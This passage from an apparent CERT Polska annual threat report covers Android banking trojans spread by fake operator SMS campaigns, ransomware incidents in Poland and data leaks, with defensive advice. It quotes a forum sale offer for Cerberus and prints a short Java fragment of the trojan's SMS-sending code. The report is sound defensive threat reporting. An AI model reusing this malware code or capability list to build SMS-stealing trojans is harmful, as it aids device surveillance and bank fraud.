The link in the SMS led to a website that allowed downloading the application. In this case, it was malicious software from the Hydra family. The distribution was aimed at customers of the Orange and Play networks.




Figure 49. SMS posing as an SMS from a mobile network operator inducing people to update their network settings by visiting a website.




Figure 50. Fake website posing as the website of the Play mobile network operator, inducing people to install a system patch – in fact malicious software.




Figure 51. Fake website posing as the website of the Orange mobile network operator, inducing people to install a system patch – in fact malicious software.

We publish information about this and other incidents on an ongoing basis on social media (Twitter and Facebook). We encourage you to follow the CERT Polska profile.

Review of families observed

In the Polish-language campaigns, we observed mainly three malware families for Android systems. These were Cerberus, Hydra and Anubis.

Cerberus/Alien

Cerberus was first observed in 2019. It is one of the most advanced trojans for mobile devices. Its history, however, goes back much further, although its first version was probably not made publicly available.



Cerberus - андроид бот, который работал в привате на протяжении последних 2х лет. Сейчас мы решили выйти из привата, для поиска партнёров.

За подробным описанием писать в ЛС.

Тесты только на своих девайсах, гарант за ваш счёт.

Figure 52. Offer to sell the Cerberus trojan.

The first widely distributed version was Cerberus V2. The malware combines the functionalities of a RAT (*Remote Access Trojan*) and a banking trojan, which include:

- collecting detailed information about the device (including location, list of applications installed),
- remote management of the device (installation/uninstallation/activation of applications, displaying websites selected by the website operator to the user, blocking the screen),
- downloading the contact list,
- downloading SMS messages (message listing, forwarding, sending),
- downloading phone calls (forwarding),
- handling USSD codes (which make it possible to redirect calls, but also may allow making payments),
- registration of pressed keys (keylogger),
- overlays displayed above banking applications, used to steal login details,
- protection of the application (detection of emulation, concealment of the application icon, protection against removal).


```

public void sendSms(Context context, String phoneNumber, String message){

    try {

        SmsManager smsManager = SmsManager.getDefault();

        ArrayList<String> list = smsManager.divideMessage(message);

        PendingIntent pendingIntent = PendingIntent.getBroadcast(context, 0, new Intent("SMS_SENT"), 0);

        PendingIntent deliveredPI = PendingIntent.getBroadcast(context, 0, new Intent("SMS_DELIVERED"), 0);

        ArrayList<PendingIntent> sents = new ArrayList();

        ArrayList<PendingIntent> deliveredList = new ArrayList<PendingIntent>();

        for (int i = 0; i < list.size(); i++) {

            deliveredList.add(deliveredPI);

            sents.add(pendingIntent);

        }

        smsManager.sendMultipartTextMessage(phoneNumber, null, list, sents, deliveredList);

        String logSMS = "Output SMS:" + phoneNumber + " text:" + message + "::endLog::";

        Log("SMS", logSMS);

        SettingsToAdd(context, consts.LogSMS, logSMS);

    }catch (Exception ex){

        SettingsToAdd(context, consts.LogSMS , "(MOD21) | ERROR SEND SMS " + ex.toString() + "::endLog::");

    }

}

```

Figure 54. Fragment of the code responsible for sending SMSes.

In 2020, the owner of Cerberus experienced numerous difficulties related to customer service, and therefore attempted to sell the source code together with the customer base. The attempted sale failed and shortly afterwards the criminal shared the source code of the application with the owner of the forum where they sold their services. As a result, the Cerberus code leaked.

The publication of the Cerberus source code resulted in the creation of its various variants, one of which was Alien (Cerberus V3). Two key functionalities were added to Cerberus' basic functionalities: controlling the phone via TeamViewer and listening to notifications on the phone.

The installation of malicious software on the device leads to full user surveillance – not only SMS and calls leak, but the attacker can also access the victim's e-mail or bank account. However, installation does not occur as a result of a vulnerability in the device – it is crucial for a successful attack to force the user to give consent to the installation and to grant the application appropriate authorisations.

The criminal can manage infected phones with the use of a web application.

Anubis

The beginnings of Anubis date back to 2017 when a person using the maza-in handle published the article 'Android BOT from scratch'. Many mobile trojans, including Anubis, were created based on the source code published in this article.

It has fewer functions than Cerberus, but it is also very dangerous. Anubis' capabilities include:

- obtaining the contact list,
- streaming the view from the device screen,
- recording the sound,

- receiving and sending SMS messages,
- downloading files from the device,
- using USSD codes,
- erasing data from the device,
- encrypting the phone with the use of the CryptoLocker ransomware,
- blocking the device screen with the use of FakeLocker,
- managing the device remotely.

Anubis is a direct competitor of Cerberus and new versions are still being created. Its latest version is Anubis v3, to which the streaming of the user's screen and the possibility to bypass the phone's security measures (disabling Play Protect) were introduced. Similarly as in the case of Cerberus, the installation requires the user's consent.

Hydra

Hydra was initially used only as a dropper. By way of evolution, at the beginning of 2019, it became an independent banking trojan.

Its capabilities include:

- downloading the content of the user's screen in real time,
- taking over remote control over the device (backconnect proxy),
- installing other applications,
- injects – overlays displayed above banking applications, used to steal login details.

Initially, Hydra attacked only victims from Turkey, but 2020 brought major changes – new injects were added for banks from all over the world. CERT Polska observed the distribution of this malware within the Polish cyberspace.

How can you avoid infection?

The key factor of prevention is, as always, to maintain common sense. First of all, installing applications originating from unknown sources should be avoided at all costs. Even if we happen to visit links delivered via SMS or email at the mobile device level or click on an advertising link, this will not result in the installation of a malicious application described in the article.

In the case of applications available from such a store as Google Play, it is worth reading the reviews. If the overwhelming majority are negative, and the comments suggest that the phone is behaving strangely after installation, it is better to not install the app.

In the case of such campaigns as Korzystna (Positive), in addition to checking the comments, it is worth checking which company exactly we are applying to – this will avoid any data leakage before the application is installed.

Once the application is installed, its removal is not necessarily simple – the families described can effectively protect against this. However, if we find out that our device has been infected – it is always worth consulting a specialist, e.g. using the CERT Polska contact form to report the incident.





Ransomware in Poland

Ransomware is a kind of malware whose purpose is to encrypt the disk content and to force the owner of the machine to pay a fee to get this data decrypted. The attack scheme has been similar for years, and each media incident raises users' awareness of protection against threats and the scale of possible consequences. Last year, there were further situations involving previous thefts of valuable information. After encrypting the data, criminals also threatened the victim that they would make their private information public.


Unfortunately, the scale of the problem has not diminished. In 2020, we handled 110 incidents connected with ransomware infections. Up to 16 notifications were sent by public administration institutions, 7 by representatives of digital infrastructure and 5 by hospitals and clinics. We also received 2 notifications from the energy sector and 1 concerning water supply. We also recorded an incident related to two non-public universities, which is described on page 108. The most popular ransomware families used in Poland include Phobos – 17 infections, Djvu – 16 and Dharma – 9.

More than half of the infections, i.e. as many as 69 of them, were reported by public institutions and companies exposed to potential financial losses due to an interruption in functioning

or costs of restoring the system to a proper condition. Small companies and institutions with a budget that is too small to build properly secured IT infrastructure and to employ qualified personnel have the greatest problems. The other cases were reported by private individuals.

CERT Polska specialists noticed two main vectors of the software distribution. They include a harmful attachment in an e-mail and insufficiently secured or totally unsecured access to network resources or machines. It can be assumed that the increase in the popularity of attacks using the RDP protocol is a consequence of the COVID-19 epidemic. Companies that do not have the appropriate infrastructure, and often even the administrator, were forced to switch quickly to a remote type of work, leaving the system vulnerable to attacks.

It should be noted that more and more frequently in the case of an effective ransomware attack, criminals copy data and then threaten that they will disclose them. This is to be an additional 'motivation' to pay the ransom because, apart from the consequences of unavailability of resources, the victim may be exposed to the consequences of disclosure of the sensitive information or penalties for the leak of personal data.



More information about ransomware, including the most frequently observed families, vectors of infection and evolution of the phenomenon, are presented in the chapter Ransomware in the world, page 138.

We encourage you to read our recommendations on preventing and responding to ransomware incidents www.cert.pl/uploads/docs/CERT_Polska_Poradnik_ransomware.pdf.



Data leaks

Data leaks are an increasingly common problem not only in Poland, but also worldwide. They may affect any entity processing more or less sensitive personal data. It means that not only commercial giants, but also smaller institutions or private entities are also exposed. Due to the increasing amount of stored and processed data, the role of the personal data controller becomes a more important function. However, the personal data controller alone cannot effectively reduce the risk of data leak without appropriate cooperation of other entities involved in data processing of or responsible for securing the infrastructure in the entity concerned.

Causes of data leaks

Not every leak of personal data is caused by a hacker attack. There are situations where the data processor unintentionally causes a leak. The simplest example is sending mass communication by e-mail without the use of a blind carbon copy (BCC). In this case, one e-mail sent may disclose data of hundreds of contractors. It can become problematic, as in many situations the fact of cooperation between different institutions might not be publicly available information. However, such incidents are not limited to the business area. It is easy to imagine a situation in which a facility

(e.g. a medical facility) sends information to its patients about a new service or about an exceptional event (e.g. about the unavailability of the booking system in a given period). If such communication is sent collectively in an inappropriate way, the recipients of the e-mail will be able in many cases to find out the first and last names (often contained in e-mail addresses) of other patients of this facility. The e-mail address should also be treated as personal information, because today, together with the increase in the amount of information processed in IT systems, the possibility to link the mailbox address with a specific person is constantly growing. Such a situation can be exploited by criminals. The infamous leak from morele.net in 2018 may be still effectively used to prepare or enrich data by criminals, e.g. to carry out phishing attacks. However, not only the handling of bulk mailing can cause problems. We observed leaks of sensitive data due to e.g. loss of equipment or carriers that were not encrypted. It should be realised that in most of the default configurations of operating systems, data stored on disks are not encrypted (although this situation has been improving in recent years). It means that a person that obtains physical access to a carrier (e.g. finds lost equipment) will be able to read the data stored on the computer without any obstacles. Another observed cause of leaks is temporary place-

ment of datasets in a publicly accessible place. Such a situation occurs most often during the creation of a backup or migration of systems, and results from negligence or lack of knowledge. In such cases, we often hear about the use of so-called 'deep concealment'. However, this term only states that no real safeguards have been used to ensure the confidentiality of sensitive data.

Scale and seriousness of the phenomenon

The scale of the data leak problem may be illustrated by the fact that, according to our conservative estimates, information about at least 10 million accounts of Polish Internet users has leaked over the years. Less conservative estimates indicate around 50 million.

2020 was in no way surprising given the number and types of data leaks. Polish users were affected, for example, by breaches of protection of personal data processed by online stores: cyfrowe.pl and exerion.pl, but also PANEK Rent a car, benchmark.pl and the Play operator forum (under the address: forumplay.pl) also joined the infamous list of entities that experienced data leaks. In the case of non-commercial entities worth recording, data leaked from the Online Police Forum (ifp.pl), which is an informal portal of police officers. The range of data and the scale of the leaks were different. Only e-mail addresses with password hashes were made public. However, in some cases, the scope of data was much broader and also included first names, last names, phone numbers, residence addresses and PESEL numbers. In addition to the abovementioned commercial or private entities, educational institutions also had problems with the proper protection of personal data. The CERT Polska team handled incidents related to the National School of Judiciary and Public Prosecution (Krajowa Szkoła Sądownictwa i Prokuratury – KSSiP), the Warsaw University of Technology, and the University of Warsaw in 2020. We describe problems of the education sector in a separate article on page 101 'Incidents at Polish universities in 2020'.

Problems disclosed by leaks

Inadequately secured passwords are still one of the causes of data leak, which we have been observing for years. There are cases where passwords stored in a database are secured with an MD5 cryptographic hash. For more than a decade, the use of MD5 or similar hashes (e.g. from the SHA family) to store passwords has been considered bad practice. It is so important because it facilitates massive password breaking, which may result in criminals taking over related user accounts on other portals if they used the same or a similar password. However, even if the entity to which we have entrusted our data stores the password in the currently recommended way (e.g. using the Bcrypt, PBKDF2 or Argon2id algorithms), we cannot feel fully secure either. Even such algorithms will not resist attacks if our password was very simple. Especially when the attacker's purpose is to regain the password of an individual user, not to act on a massive scale. Such safeguards cannot be considered sufficient if the user has not used a very strong, preferably random password.

Frequently, personal data, addresses or phone numbers will be much more valuable for criminals than finding out our password. The range and scale of leaks show without any doubt that using the PESEL number as the user authentication is a bad idea. Unfortunately, it is still a popular practice. It should be taken into account that the PESEL number is subject to special protection in accordance with Article 87 of the GDPR and should be processed in accordance with the principle of data minimisation (Article 5(1)(c) of the GDPR).

How to take care of yourself

Unfortunately, as direct or indirect users of various IT systems, we cannot actually assess the risk of leak. In addition, even the best secured IT system will always be vulnerable to human errors, which can never be completely eliminated. It must therefore be assumed that our data have already been made public or soon will be.

With this in mind, it is worth following several rules so as not to reduce the risk of our data leak, but to minimise the negative consequences of such an incident in advance:

Enter the minimum amount of personal data required

The less data about you is processed, the less attractive they will be for attackers, or the more difficult it will be to use them for the performance of an attack or identity theft.

Use as unique passwords as possible

The advice has been repeated for years as a mantra by security specialists, but is difficult to implement in everyday life. The solution to this problem may be the use of password management software. If this is not a solution for you, you are unable to remember the growing number of difficult passwords, make sure to use secure unique passwords in the most critical areas, such as e-mail, online banking or trusted profile. In addition, if possible, enable two-factor authentication – especially in the most important services.

Do not ignore warnings or incidents

The provisions of the Polish Personal Data Protection Act require the controller of personal data to inform users if a data leak has been detected. Such information must include in particular the scope of the data that has leaked. Most often when password hashes have also leaked, passwords to user accounts will be reset. Do not ignore such warnings. Read them carefully and take a moment to consider what sensitive data about you may have been made public. Consider whether the password used in this place could also have been used elsewhere. Also, do not ignore such incidents as an account on a social media site being taken over. In addition to taking steps to regain access, consider whether you used this account as a method of authentication in other places and whether the password was used somewhere else. Such an incident, although it is unquestionably worrying and may have some unpleasant consequences, can be the perfect moment to think about whether our level of ‘cyber hygiene’ did not contribute to the attack.

Apply separation of your virtual identities

Just as you use a separate e-mail address for business duties, ensuring the separation of the business environment from the private one, you can also treat your ‘official’ private address and distinguish it from the one used for entertainment. Consider whether you should use the same identity on e.g. a cat forum as when you make a tax return or an appointment with a doctor. Establishing a separate e-mail account and using it for social media or hobby portals will allow you to maintain greater separation of the environment that stores and processes the most sensitive information about you from all places that do not really need to know your true identity.

It has leaked! What should you do? How will you survive?

The actions to be taken after the leak of our data depend mainly on the data that have been breached. In the largest number of cases, the disclosed data will contain our (secured) password. As explained above, even if adequate safeguards were applied, we cannot feel 100% safe. In such a situation, the service administrator should reset all passwords of users affected by the data leak. If it does not do so, it is worth changing the access password proactively, even if we have no guarantee that such data were contained in the leak. Moreover, if we used the same or similar password in other places, we must change such passwords on our own. Criminals regularly use data from leaks when trying to take over accounts on other portals – let us remember this and take care of our security.

If the data concerning not only our virtual identity leaked, but also our legal identity (PESEL number, ID card number), it is worth considering measures aimed at reducing the risk of fraud related to the identity theft. The most popular method of criminals to monetise such data is by attempting to take out a loan using someone else’s data. Unfortunately, there is no governmental unified way of protecting against such activities in Poland. However, there are commercial solutions available, both paid and free, whose aim is to protect banks

and lenders against the provision of benefits to people who use stolen identities. As a result, these solutions also protect consumers. Such services include:

- Credit Information Bureau (BIK) offering, for example, notifications about an attempt to obtain a loan with the use of our data and reports summarising our loan liabilities.
- BIG Debtor Register – aimed at collecting and sharing information concerning people with outstanding liabilities.
- bezpiecznyPESEL.pl portal – allowing free-of-charge PESEL number identification restriction in order to prevent taking out a loan with the use of our personal data.


In addition to the above, if the data from our identity card have been made public, it is worth considering replacing the identity document with a new one. Importantly, in addition to the replacement, the new details of the identity card should be updated in all relevant locations – especially in banks where we are customers. Criminals can quickly produce a fake identity card, which may have many serious consequences. It is worth being aware that this is not a simple or cheap undertaking. Such fraud is carried out only if the criminal considers that the theft of a particular identity can bring a great deal of profit. The risk associated with this type of fraud is usually much higher, and the performance of this operation is very difficult and expensive, so we do not observe massive falsification of identity documents on the basis of data leaks.

The last but perhaps most important piece of advice is increased caution. It is important to realise that a data leak is a perfect resource for criminals and constantly extend their possibilities of mass, but also more personalised attacks. The more current information about us the criminals obtain, the more credible fraud (scams) or phishing attacks they will be able to carry out. While caution and proper cyber hygiene should be an everyday obligation of today's Internet users, in the case of disclosure of a data leak, we should be more alert. If our data can be used to carry out an attack, criminals will certainly not give up this opportunity. We

also encourage you to follow our social media on Facebook (<https://fb.com/CERT.Polska>) and on Twitter (@CERT_Polska_en), where we inform about current threats against Polish Internet users that we have observed.

Activities of the Personal Data Protection Office

